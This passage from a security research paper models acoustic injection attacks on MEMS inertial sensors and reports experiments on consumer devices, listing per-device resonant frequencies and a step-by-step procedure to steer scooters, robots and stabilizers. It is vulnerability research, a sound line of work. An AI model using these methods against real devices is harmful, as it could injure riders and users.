$$V(t) = \begin{cases} A \cdot sin(2\pi F_1 t + \phi_0) & 0 \leq t \leq t_c \\ A \cdot sin(2\pi F_2 (t - t_c) + \phi_1) & t > t_c \end{cases} \tag{9}$$

where $\phi_0$ is the initial phase of the analog signal, and $\phi_1$ is the phase of the analog signal when we change its frequency at $t_c$. We have:

$$\phi_1 = 2\pi F_1 t_c + \phi_0 \tag{10}$$

From (9) and (10), we have,

$$V(t) = \begin{cases} A \cdot sin(2\pi F_1 (t - t_c) + \phi_1) & 0 \leq t \leq t_c \\ A \cdot sin(2\pi F_2 (t - t_c) + \phi_1) & t > t_c \end{cases} \tag{11}$$

For simplicity, assuming $t_c = \frac{i_c}{F_s}$, the digitized signal will be,

$$V[i] = A \cdot sin(\Phi[i]) \quad (i \in \{0, 1, 2, 3, ...\}) \tag{12}$$

where $\Phi[i]$ is the phase of the digital signal. We have,

$$\Phi[i] = \begin{cases} 2\pi\varepsilon_1 (\frac{i - i_c}{F_S}) + \phi_1 & i \in \{0, 1, ...i_c\} \\ 2\pi\varepsilon_2 (\frac{i - i_c}{F_S}) + \phi_1 & i \in \{i_c + 1, i_c + 2, ...\} \end{cases} \tag{13}$$

Since $t_i = \frac{i}{F_S}$ is the sampling time, the derivative of the signal's phase will be

$$\Phi'[i] = \begin{cases} 2\pi\varepsilon_1 & i \in \{0, 1, ...i_c\} \\ 2\pi\varepsilon_2 & i \in \{i_c + 1, i_c + 2, ...\} \end{cases} \tag{14}$$

Therefore, when the frequency of the analog signal changes at $t_c$, the phase of the signal is still $\phi_1$, but the derivative of the phase changes from $2\pi\varepsilon_1$ to $2\pi\varepsilon_2$. Especially, when

$$\varepsilon_1 \cdot \varepsilon_2 < 0, \tag{15}$$

the moving direction of the signal at $t_c$ will be inverted because of the flipped sign of the phase derivative, as illustrated in Figure 4.

In fact, both parts of the digital signal can be represented in terms of positive frequencies. Assuming $\varepsilon_1 > 0$, $\varepsilon_2 < 0$, from (12), (13) and $sin(x) = sin(\pi - x)$, we have

$$V[i] = \begin{cases} A \cdot sin(2\pi\varepsilon_1 (\frac{i - i_c}{F_S}) + \phi_1) & i \in \{0, 1, ...i_c\} \\ A \cdot sin(2\pi(-\varepsilon_2)(\frac{i - i_c}{F_S}) + \pi - \phi_1) & i \in \{i_c + 1, ...\} \end{cases} \tag{16}$$

We can see clearly there is a phase change of $\pi - 2\phi_1$ in the digital signal because of frequency switching at time $t_c$. We refer to the method that induces a phase offset in the digital signal by switching the frequency of out-of-band analog signals as *Phase Pacing*.





Figure 4: Without phase pacing, the digital signal is oscillating (left). With phase pacing at $t_c$, the moving direction of the digital signal is inverted due to the flipped sign of its phase derivative (right).

## 4.4 Out-of-band Signal Injection Model

In summary, during out-of-band signal injections, the digitized signal can be represented by,

$$V[i] = A[i] \cdot sin(\Phi[i]) \quad (i \in \{0, 1, 2, 3, ...\}) \tag{17}$$

Where,

$$\Phi[i] = 2\pi\varepsilon\frac{i}{F_S} + \phi_0 \quad (i \in \{0, 1, 2, 3, ...\}) \tag{18}$$

The parameters that could be manipulated in this model are $A[i]$ and $\varepsilon$. By adjusting $A[i]$, the value of each digitized sample $V[i]$ can be manipulated proportionally. In addition, $\varepsilon$ can be altered by changing the frequency of the analog signal. Especially, when the sign of $\varepsilon$ is flipped, the moving direction of the digital signal will be inverted because of the phase offset.

# 5 Attack Methods

Inertial sensors are often used by control systems to ascertain the state of motion. One critical property derived from inertial measurements is the heading angle. A different heading angle detected by the control system often triggers different automated decisions and actuations. Therefore, in this section, we investigate attack methods on embedded inertial sensors to manipulate sensor readings as well as the derived heading angle.

## 5.1 Side-Swing Attack

The basic idea of Side-Swing attacks is to proportionally amplify the induced output in the target direction and attenuate the output in the opposite direction.

In DoS attacks, the potential accumulative inertial information induced is often limited because an oscillating signal contributes to about the same amount of inertial measurements in both directions. As illustrated in Figure 5, when an oscillating sensor output is induced in a





Figure 5: For an oscillating signal, the accumulative heading degree ($\theta$) fluctuates and falls back to 0 after each cycle (top). Under Side-Swing attacks, the derived heading degree grows but only in half of each period of the signal (middle). The derived heading degree under Switching attacks keeps growing (bottom).





Figure 6: Output of the gyroscope in an iPhone 5 and the derived heading angle under Side-Swing attacks in X-axis. The phone is 0.5 m away from a 50-Watt sound source. The sound frequency is 19,976 Hz.

gyro, the heading angle $\theta$ accumulated in each cycle of oscillation is 0.

To address this problem, in Side-Swing attacks, the attacker can increase the amplitude when the digitized sample is in the target direction and decrease the amplitude otherwise. Recall in (17), we have $V[i] = A[i] \cdot sin(\Phi[i])$. Assuming that the target direction is the positive direction, the attacker would increase $A[i]$ when $sin(\Phi[i]) > 0$, otherwise decrease $A[i]$ to 0 or a very small value. In this way, the derived heading angle can be accumulated in the target direction.

Assuming that the injected analog signals are modulated with a high amplitude $A_h$ and a low amplitude $A_l$ alternatively, the heading angle accumulated in each cycle of the signal will be,

$$\theta = \int_0^{\frac{1}{2\varepsilon}} A_h \cdot sin(2\pi\varepsilon t) + \int_{\frac{1}{2\varepsilon}}^{\frac{1}{\varepsilon}} A_l \cdot sin(2\pi\varepsilon t) = \frac{A_h - A_l}{\pi\varepsilon} \quad (19)$$

The average angular speed during one cycle is:

$$\bar{\omega} = \varepsilon\theta = \frac{A_h - A_l}{\pi} \quad (20)$$

When $A_l = 0$, the heading angle accumulated in one cycle would be $\frac{A_h}{\pi\varepsilon}$, and the average angular velocity would be $\frac{A_h}{\pi}$. Attackers can adjust these values by adopting different values of $A_h$. The principle of Side-Swing attacks is illustrated in Figure 5.

We conduct Side-Swing attacks on the gyroscope of an iPhone 5. As shown in Figure 6, while the phone is stationary, the collected gyroscope data shows that it has rotated to the positive direction of X-axis for 17.6 rads (1008°) in about 25 seconds. The peak angular speed $\omega_{max}$ is 4.73 rad/s and the average angular speed $\bar{\omega}$ is 0.70 rad/s. The ratio of $\bar{\omega}$ to $\omega_{max}$ is 0.15.

In summary, Side-Swing attacks induce the outputs mainly in the target direction and allow the derived heading angle to be manipulated. In control systems, the moving direction and speed of actuators are often determined by the measured angular velocity and the derived heading angle. Therefore, Side-Swing attacks could provide attackers a more direct way to manipulate the control system by modulating the amplitude of acoustic signals. However, during Side-Swing attacks, the derived heading angle increases in only half of each period of the signal and stops growing when the signal is in the opposite direction. This may limit the maximum heading angle accumulated in a certain amount of time.

## 5.2 Switching Attack

The principle of Switching attacks is to control the induced output by manipulating the phase of the digital signal with repetitive phase pacing.

Recall (8) and (15) in Section 4.3, when $\varepsilon_1 \cdot \varepsilon_2 < 0$ and the frequency of the analog signal changes from $F_1$ to $F_2$, the moving direction of the digital signal will be inverted. Similarly, if the frequency of the analog signal changes from $F_2$ to $F_1$, the condition of phase pacing ($\varepsilon_2 \cdot \varepsilon_1 < 0$) also holds. Therefore, in Switching attacks, the attacker uses two frequencies ($F_1$ and $F_2$) and switches the frequency of acoustic signals between them to induce phase pacing repeatedly. Different from Side-Swing attacks, the accumulated heading angle in Switching attacks keeps growing under the sustained influence of the induced angular speed in the target direction, as illustrated in Figure 5.

Assuming the target direction is the positive direction and the attacker switches the frequency when the signal drops from the target direction to the opposite direction, the heading degree accumulated in one period would be:

$$\theta = \int_0^{\frac{1}{2\varepsilon}} A \cdot sin(2\pi\varepsilon t) + \int_{\frac{1}{2\varepsilon}}^{\frac{1}{\varepsilon}} A \cdot sin(-2\pi\varepsilon t + \pi) = \frac{2A}{\pi\varepsilon} \quad (21)$$

where we assume $\varepsilon_1 > 0$, $\varepsilon_2 < 0$ and $|\varepsilon_1| = |\varepsilon_2| = \varepsilon$ to simplify the discussion. The average angular speed in one period of the signal is





Figure 7: Output of the gyroscope in an iPhone 7 and the derived heading angle under Switching attacks in Y-axis. The phone is 0.3 m away from a 50-Watt sound source. The sound frequencies are 27,378 and 27,379 Hz.

$$\bar{\omega} = \varepsilon\theta = \frac{2A}{\pi} \tag{22}$$

The values of $\theta$ and $\bar{\omega}$ can be adjusted by adopting different amplitudes. In fact, the attacker can switch the frequency more frequently to keep the signal at a higher level and induce a larger heading angle. As shown in Figure 7, we conduct Switching attacks on the gyroscope of an iPhone 7. While the phone is stationary, the collected gyroscope data shows that it has rotated to the positive direction of Y-axis for 6.5 rads (372.4°) in about 25 seconds. The peak angular speed $\omega_{max}$ is 0.45 rad/s and the average angular speed $\bar{\omega}$ is 0.26 rad/s. The ratio of $\bar{\omega}$ to $\omega_{max}$ is 0.58, which is much larger than 0.15 in the previous experiment with Side-Swing attacks, implying that Switching attacks are more efficient than Side-Swing attacks and could be used to achieve a larger heading angle. However, acoustic frequencies used in Switching attacks should satisfy (8) and (15). We can assume $F_2 = F_1 + step \ \ (F_1 < F_2)$, and the parameter $step$ can be selected by the attacker to control the length of the interval $[F_1, F_2]$ that bounds the integer multiple of $F_S$. In our settings, $step$ is set to 1.

In summary, both Side-Swing and Switching attacks could induce spoofed sensor outputs in the target direction and manipulate the derived heading angle. The target direction can be either positive or negative, determined by the attacker. Theoretically, these methods are not limited to controlling oscillating digitized signals with a very small $|\varepsilon|$. However, in practice, the value of $|\varepsilon|$ should be less than 0.5 or 1, depending on the reaction speed of an attacker. With a very large $\varepsilon$, the signal would oscillate rapidly and may allow not enough time to manually tune acoustic signals effectively. Since the frequency ($\varepsilon$) of the induced signal is closely related to the behavior of the device under attacks, we assume attackers could analyze the behavior of an identical device under acoustic effects to find suitable sound frequencies that could be used in the attack.

# 6 Evaluations

MEMS inertial sensors are widely used in consumer, industrial, and low-end tactical control systems [55, 58]. Depending on the application, the control algorithm and usage of inertial sensors might be different. Therefore, a key question is: *Can non-invasive spoofing attacks on embedded inertial sensors deliver adversarial control to various types or just one particular type of systems?* The answer to this question will give us a clearer understanding of the potential attack scope and facilitate the evaluation of vulnerabilities that might ubiquitously exist in control systems relying on MEMS inertial sensors.

We evaluate the non-invasive attacks on various types of real systems equipped with MEMS inertial sensors. The results of our attack experiments are summarized in Table 1 and Table 2. Among the 25 tested devices, 17 devices are susceptible to implicit control. In remaining devices, 2 of them can be controlled very limitedly due to insufficient sound strength and 4 of them are vulnerable to DoS attacks. Only 2 devices are not affected by acoustic signals. Our proof-of-concept attacks demonstrate implicit control over various systems including self-balancing, aiming and stabilizing, motion tracking and controlling, navigation systems, etc.

In our experiments, we find that attacks on gyros induce more responsive actuations in the system and demonstrate more adversarial control than attacks on accelerometers. Possible reasons could be that gyros are usually more sensitive, and in most control systems with both gyros and accelerometers, the heading angle of the device is mainly derived from angular velocities measured by gyros, while accelerometers are often used as a gravity sensor and could slowly calibrate the derived orientation information.

## 6.1 Attack Overview

Without accessing the real-time inertial sensor data, it could be difficult for attackers to decide when to change the amplitude or frequency of acoustic signals so that malicious sensor data is induced in the target direction. However, we find that decisions made by control systems could give away certain information about the induced digital signal, and such information could be observed and leveraged to guide the attack.

During attacks, the induced sensor output could influence actuation decisions of the system instantaneously. For instance, when positive sensor output is detected in the X-axis of the embedded gyro, a self-balancing human transporter would apply forward accelerations to the motor, while negative angular velocities would trigger accelerations to the opposite direction. The amount of the induced acceleration is related to the amount of the spoofed angular velocity. In turn, by observing conse-





Figure 8: An illustration of the reverse signal mapping method. Attackers could reversely infer the current direction and amount of the induced sensor output by observing the consequent actuations or accelerations.

quent actuations or accelerations in the system, attackers could estimate the current direction and amount of the induced sensor output, as illustrated in Figure 8. Another property that could be observed and estimated is the frequency ($|\varepsilon|$) of the induced signal, which could be reversely mapped from the frequency of oscillating movements induced in actuation systems. Such oscillating movements could be periodic accelerations and decelerations of a motor, shaking or circling movements of visual information in VR/AR systems, etc.

The reversely inferring method could be used in following steps to guide the attack:

*1) Profiling.* Before the attack, attackers could analyze the behavior of an identical device under acoustic effects to find the resonant frequency range and profile suitable attack frequencies of the embedded inertial sensor.

To find the resonant frequency range, attackers could generate single-tone sound and sweep a frequency range at an interval of 10 Hz. Attackers apply the sound to a device that is stationary or in a well-balanced status, and there is no other input to control or interfere with the target system. The range of sound frequencies that noticeably affect the motion sensing unit and induce actuations in the device can be recorded as the resonant frequency range. We notice that acoustic frequencies in the middle part of the range could affect the target device more significantly since they are closer to the natural frequency.

Attackers could then generate single-tone sound in the resonant frequency range and adjust the frequency with an interval of 1 Hz or smaller to find and profile attack frequencies. Acoustic frequencies used in our attacks are usually close to the integer multiple of the sensor's sample rate and we have $F = n_0 \cdot F_S + \varepsilon \ \ (|\varepsilon| < 1, n_0 \in \mathbb{Z}^+)$, where $n_0 F_S$ is an integer multiple of $F_S$ that is in the resonant frequency range of the sensor. Attackers could observe the induced actuations and estimate $|\varepsilon|$. In our settings, when $|\varepsilon| < 1$, the corresponding acoustic frequencies ($F$) can be considered as suitable attack frequencies.

In practice, due to sample rate drifts, $n_0 F_S$ could fluctuate in a range. As a result, there could be a range of possible attack frequencies. Since we want to use frequencies near $n_0 F_S$, by tracking the range of $n_0 F_S$, the range of possible attack frequencies can also be located. Attackers could try to make $|\varepsilon|$ as small as possible by adjusting $F$ and estimate $n_0 F_S$ from $F = n_0 F_S + \varepsilon$.

Empirically, the drift of $n_0 F_S$ is usually less than 1 Hz in 1 or 2 minutes, but the accumulative drift in a long time could be larger and $n_0 F_S$ could fluctuate in a frequency range with a width of around 10 Hz. We track $n_0 F_S$ of the gyro in an iPhone 5 for 3 hours and find that it fluctuates in the range of 19,966 to 19,976 Hz. While it might be difficult to predict $n_0 F_S$ deterministically, we notice that $n_0 F_S$ tends to decrease as the target system is running, which could be caused by the increased temperature. For instance, when we just turn on a gyro-based application in an iPhone 5, $n_0 F_S$ is more likely to be close to 19,975 Hz. If the application has been running for a while, $n_0 F_S$ may become close to 19,970 Hz. If the application has been running for a long time such as an hour, $n_0 F_S$ could be between 19,966 to 19,970 Hz.

*2) Synchronizing.* Based on the profiled range of possible attack frequencies, attackers could select a frequency that is more likely to be close to $n_0 F_S$ and adjust the sound frequency to 'synchronize' to a suitable attack frequency to initiate the attack.

Attackers could observe changes in $|\varepsilon|$ while they are adjusting $F$. Based on $F = n_0 F_S + \varepsilon$, if the observed $|\varepsilon|$ decreases when $F$ increases, attackers could infer $F < n_0 F_S$ and $\varepsilon < 0$. Otherwise, they could infer $\varepsilon > 0$ and $F$ should be decreased to get closer to $n_0 F_S$. In this way, attackers could adjust $F$ more effectively since they could infer the sign of $\varepsilon$ and know whether the adjusted $F$ is getting closer to or further away from $n_0 F_S$.

After synchronizing to a frequency $F$ with $|\varepsilon|$ less than 0.5 or 1, attackers could start Side-Swing attacks. For Switching attacks, if attackers find a suitable $F_1$ with $-1 < \varepsilon_1 < 0$, they could find $F_2$ by $F_2 = F_1 + 1$. Similarly, they could also acquire $F_1 = F_2 - 1$ if they find a suitable $F_2$ with $0 < \varepsilon_2 < 1$. Usually, we make both $|\varepsilon_1|$ and $|\varepsilon_2|$ close to 0.5 so that $n_0 F_S$ is well bounded by $[F_1, F_2]$.

In our settings, this process involves manually tuning the acoustic frequency with an off-the-shelve function generator and observing consequent actuations of the target device. Usually, such interactions between attackers and the target system could take about 10 to 60 seconds.

*3) Manipulating.* In Side-Swing attacks, attackers can increase the amplitude when the induced actuation is in the target direction and otherwise decrease the amplitude. In Switching attacks, attackers can switch the frequency of acoustic signals when the induced actuation or acceleration in the target direction begins to attenuate.

*4) Adjusting (optional).* After several minutes of manipulation, $n_0 F_S$ could deviate from $F$ because of sample rate drifts. Attackers could accommodate the deviation by observing changes in $\varepsilon$ and adjusting $F$. For exam-





Figure 9: Unweighted SPL measurements of different speakers we use. The speaker is placed 10 cm from the microphone and operated near its maximum amplitude.

ple, if attackers observe that $\varepsilon < 0$ and $|\varepsilon|$ increases, they could infer that $n_0 F_S$ has increased and could increase $F$ to compensate for the deviation.

## 6.2 Experimental Setup

In our experiments, we use several types of consumer-grade tweeter speakers, including two electromagnetic (EM) speakers [20, 21] and one piezo speaker [17]. We measure the Sound Pressure Level (SPL) of the speakers with an NI USB-4431 sound measuring instrument and a GRAS 46AM free-field microphone that has a wide frequency range. The speaker plays single-tone sound from 1.5 kHz to 31.5 kHz with an interval of 100 Hz. We set the sample rate of the microphone to 96 kHz instead of 48 kHz to pick up ultrasonic signals correctly.

Figure 9 shows the average SPL values of the speakers, from which we can select a speaker that has the maximum SPL for each attack. The SPL of our sound source can be represented by $max(SPL_{em1}, SPL_{em2}, SPL_{piezo})$. By selecting from multiple speakers, we avoid sharp performance degradations of one specific speaker in certain frequency bands and enhance the overall performance of the sound source. The resulting improvement of SPL can be crucial in attacks on embedded sensors since the actual sound pressure grows exponentially as the sound level increases; a gain of 6.02 dB in SPL doubles the amount of sound pressure. During attacks, we use a directivity horn, such as [16] and [19], to improve the directivity of the sound source. The speaker is powered by a 50-Watt Lepy LP-2051 audio amplifier and the signal source is an Agilent 33220A function generator. We conduct the experiments indoor and put acoustic foams in the environment to reduce potential sound reflections.

In Table 1 and Table 2, we measure the maximum horizontal distance $D_{Max}$ between the sound source and the target device that an observable actuation or an inertial output with an amplitude of 0.1 rad/s can be induced under acoustic effects. Empirically, the possible attack distance with our sound source is about $\frac{D_{Max}}{4}$ for Side-Swing attacks, and $\frac{D_{Max}}{3}$ for Switching attacks to achieve adversarial control. Manufacturer information of inertial sensors is collected for statistical purposes. We find sensor information of iPhones and VR devices in online disassembling reports [15]. Android devices provide APIs to retrieve sensor information. We disassemble other devices to reveal the information written on the package of the embedded inertial sensor, but some devices do not specify the sensor model explicitly even on the sensor's package. Lastly, we record the alignments of affected and functional axes based on the orientation of the sensor when the embedded inertial sensing module is recognized. Otherwise, the alignments of axes are based on the orientation of the device.





Figure 10: An illustration of Side-Swing attacks on a self-balancing scooter. The system is tricked to actuate its motor based on the spoofed angular speed. The attack is demonstrated in [6].

## 6.3 Experiments on Closed-loop Systems

In a closed-loop control system, there is usually a goal state. The system continuously compares the goal state with its current state based on inertial measurements and tries to diminish the difference between them through actuations. We evaluate our attacks on different instances of four types of closed-loop systems, including self-balancing human transporters, robots, stabilizers, and anti-tremor devices. These systems present different features under acoustic effects. Nevertheless, we find that a large part of them are susceptible to implicit control.

*(1) Human transporters*. The goal state of self-balancing human transporters is a vertical position of the system with a tilt angle of 0°. Inertial sensors are used to detect tilts of the transporter. Based on the direction and amount of the tilt, the control system applies accelerations to motors to correct the position of the system.

We evaluate acoustic attacks on four instances of self-balancing transporters: a Megawheels TW01 scooter, a Veeko 102 scooter, a Segway one S1 unicycle, and a Segway Minilite scooter. We find that, by spoofing the angular speed measured by gyros, the moving direction and speed of the motor could be controlled, as illustrated in Figure 10.

**Results.** The Megawheels scooter and the Veeko scooter are vulnerable to adversarial control over the moving direction and speed of the motor through ultrasonic signals.

Table 1: Results of our attack experiments on closed-loop control systems

| Device | Sensor | | Resonant | Affected/ | Max | Control |
|---|---|---|---|---|---|---|
| | Type | Model† | Freq. (kHz) | Func. Axes | Dist. (m) | Level |
| Megawheels scooter | Gyro | IS MPU-6050A | 27.1~27.2 | y/y | 2.9 | Implicit control |
| Veeko 102 scooter | Gyro | Unknown | 26.0~27.2 | x/x | 2.5 | Implicit control |
| Segway One S1 | Gyro | Unknown | 20.0~20.9 | x/x | 0.8 | Implicit control |
| Segway Minilite | Gyro | Unknown | 19.2~20.0 | x/x | 0.3 | DoS |
| Mitu robot | Gyro | N/A SH731 | 19.0~20.7 | x/x | 7.8 | Implicit Control |
| MiP robot | Acce | Unknown | 5.2~5.4 | x/x | 1.2 | DoS |
| DJI Osmo stabilizer | Gyro | IS MP65 | 20.0~20.3 | x,y,z/x,y,z | 1.2 | Implicit control |
| WenPod SP1 stabilizer | Gyro | IS MPU-6050 | 26.0~26.9 | z/y,z | 1.8 | Implicit control |
| Gyenno steady spoon | Gyro | Unknown | Not found | Unknown | N/A | Not affected |
| Liftware level handle | Acce | IS MPU-6050 | 5.1 | x/x | 0.1 | DoS |

† IS: InvenSense, N/A: Unknown manufacturer.

While the Segway One S1 unicycle can be manipulated by Switching attacks, the range of induced actuations is very small. The unicycle only tilts slightly to the target direction. The Segway Minilite scooter tends to lose control under acoustic effects. Our Side-Swing attacks and Switching attacks on smart human transporters are demonstrated in [6] and [11][1]. The transporter is in a relatively static experimental setting, and we lift the wheels of the transporter up from the ground during the experiments.

*(2) Robots*. Self-balancing robots work similarly to self-balancing human transporters but without a rider. We test two self-balancing robots equipped with MEMS gyros and accelerometers: a Mitu robot and a MiP robot.

**Results.** We find that the gyro of Mitu robot is susceptible to adversarial control. The robot would speed up to the same direction as the spoofed rotations under Side-Swing attacks, as demonstrated in [5]. While the gyro of MiP robot is not affected by acoustic attacks, its accelerometer is vulnerable to DoS attack, which makes it suddenly stop working and fall to the ground.

*(3) Stabilizers*. MEMS inertial sensors are widely used in aiming and stabilizing systems. The goal of such systems is to maintain a device or platform in a certain orientation despite external forces or movements. Therefore, when movements are detected by inertial sensors, the system would actuate in opposite directions to cancel the effect of external movements.

We evaluate our attacks on two camera stabilizers: a DJI Osmo stabilizer and a Wenpod SP1 stabilizer. Our results show that by spoofing the gyro and manipulating the derived heading angle, the pointing direction of a stabilizer could be controlled. However, fabricated heading angles in X and Y axes will be gradually calibrated by the system based on gravity information. As illustrated in Figure 11, we can use Switching attacks to induce a maximum heading degree in the stabilizer. As the induced heading angle increases, the calibration effect also becomes stronger until the maximum heading angle is reached.





Figure 11: An illustration of Switching attacks on a stabilizer. The stabilizer tries to correct the fabricated heading angle in Y-axis of the device by rotating to the opposite direction. The attack is demonstrated in [13].

**Results.** Both instances of stabilizers are vulnerable to adversarial control through ultrasonic signals. The Osmo stabilizer is mainly affected in X-axis while the Wenpod stabilizer can only be manipulated in Y-axis of the device (which is the Z-axis based on the orientation of the embedded inertial sensor). Our Side-Swing attacks and Switching attacks on stabilizers are demonstrated in [8] and [13].

*(4) Anti-tremor Devices*. Inertial sensors can be used by anti-tremor gadgets in health-care applications, such as gyroscopic tablewares and gloves [32] that mitigate hand tremors and assist users to perform daily tasks. We evaluate acoustic attacks on a Liftware level handle and a Gyenno gyroscopic spoon.

**Results.** The Liftware handle is vulnerable to DoS attacks on its accelerometer. The handle under attacks would abnormally actuate its motor to one direction and become unusable. The Gyenno gyroscopic spoon is not affected by acoustic signals.

[1] Precautions were used to ensure the safety of researchers.

## 6.4 Experiments on Open-loop Systems

Different from closed-loop systems that have a goal state, open-loop control systems simply take inertial measurements as inputs and actuate accordingly. We evaluate our attacks on various types of devices that use real-time inertial data for open-loop control. These devices use various MEMS inertial sensors from different vendors. Nevertheless, we find that most of them could be susceptible to implicit control.

*(1) 3D mouses*. Inertial sensors can be used in input devices for remote control. 3D mouses use gyros to detect a user's hand movements and move the cursor accordingly. We evaluate our spoofing attacks on an IOGear 3D mouse and a Ybee 3D mouse.

**Results.** Both instances of 3D mouse are vulnerable to adversarial control through ultrasonic signals. By spoofing the gyroscope, attackers could point the cursor of the 3D mouse in a remote system to different targets. We demonstrate Side-Swing attacks and Switching attacks on 3D mouses in [4] and [9].

*(2) Gyroscopic screwdrivers*. The gyroscopic screwdriver is an industrial application that controls a mechanical system based on inertial measurements. The moving direction and speed of the motor in the screwdriver is decided by the heading angle derived from gyroscope data.

In gyroscopic screwdrivers, there is usually no mechanism to calibrate the heading angle. Therefore, the induced heading angle will not be eliminated even when the attack ceases. Based on this feature, we adjust our attack method to *Conservative Side-Swing Attacks*. The basic idea is that attackers emit acoustic signals only when changing the direction or speed of the motor. Once the motor is tricked to move with a desired speed in the target direction, attackers can turn off acoustic signals to keep the heading angle in the system, as illustrated in Figure 12. We evaluate our attacks on an E-design ES120 screwdriver, a B&D gyroscopic screwdriver, and a Dewalt gyroscopic screwdriver.

**Results.** By spoofing the gyro and manipulate the derived heading angle, both the moving direction and speed of the motor in the ES120 screwdriver can be controlled. The B&D screwdriver can be manipulated only after we remove its external panel and the Dewalt screwdriver is not affected by acoustic signals.

*(3) VR/AR devices*. Inertial sensors are used by Virtual/Augmented Reality (VR/AR) headsets and kinetic controllers to track the user's movements and control visual information in an image system. The user's view in VR systems or the position of augmented information displayed in AR systems is often determined by heading angles of the headset. In addition, the movements detected by the kinetic controller will directly be used to control an object in the image system. We evaluate our attacks on an Oculus Rift VR headset, an Oculus Touch controller, and a Microsoft Hololens AR headset.





Figure 12: An illustration of Conservative Side-Swing attacks on a screwdriver. Both the moving direction and speed of the motor can be manipulated by spoofing the gyroscope. The attack is demonstrated in [2].

**Results.** By spoofing the gyros with ultrasonic signals, the user's view in Oculus Rift headset and the orientation of an object controlled by Oculus Touch can both be manipulated in X-axis. The Hololens headset can only be affected very slightly by our sound source. Our Switching attacks on VR devices are demonstrated in [10] and [14]. Recent researches have shown that buggy or maliciously exploited visual information in an immersive environment might startle or mislead a user and cause unexpected consequences [50, 51]. Furthermore, a few prototype products use AR applications to assist critical real-world tasks [33, 31], and plenty of studies utilize inertial measurements to remotely control mechanical systems such as a robotic arm [38]. Our experimental results might help designers of these rapidly emerging applications to be aware of potential threats that might be caused by spoofing inertial sensors.

*(4) Smartphones*. Smartphones have become a platform that provides sensor data and computation resource for large amounts of applications. Inertial sensor data of smartphones is often used in mobile VR/AR applications and navigation systems. We evaluate our attacks on six smartphones in different models. Both iOS and Android devices are tested.

**Results.** The smartphones we test have different gyroscopes, which have different resonant frequency ranges. While their sensitivity to resonant sound differs, we find that all of them are vulnerable to adversarial control. Our Side-Swing attacks and Switching attacks on mobile VR applications are demonstrated in [7] and [12]. In the demos, we manipulate the VR user's view and aim several targets by spoofing the gyroscopic sensor.

*(5) Motion-aware devices*. Using inertial sensors to detect motions is a popular wake-up mechanism in smart devices. This mechanism can also be used to control

Table 2: Results of our attack experiments on open-loop control systems

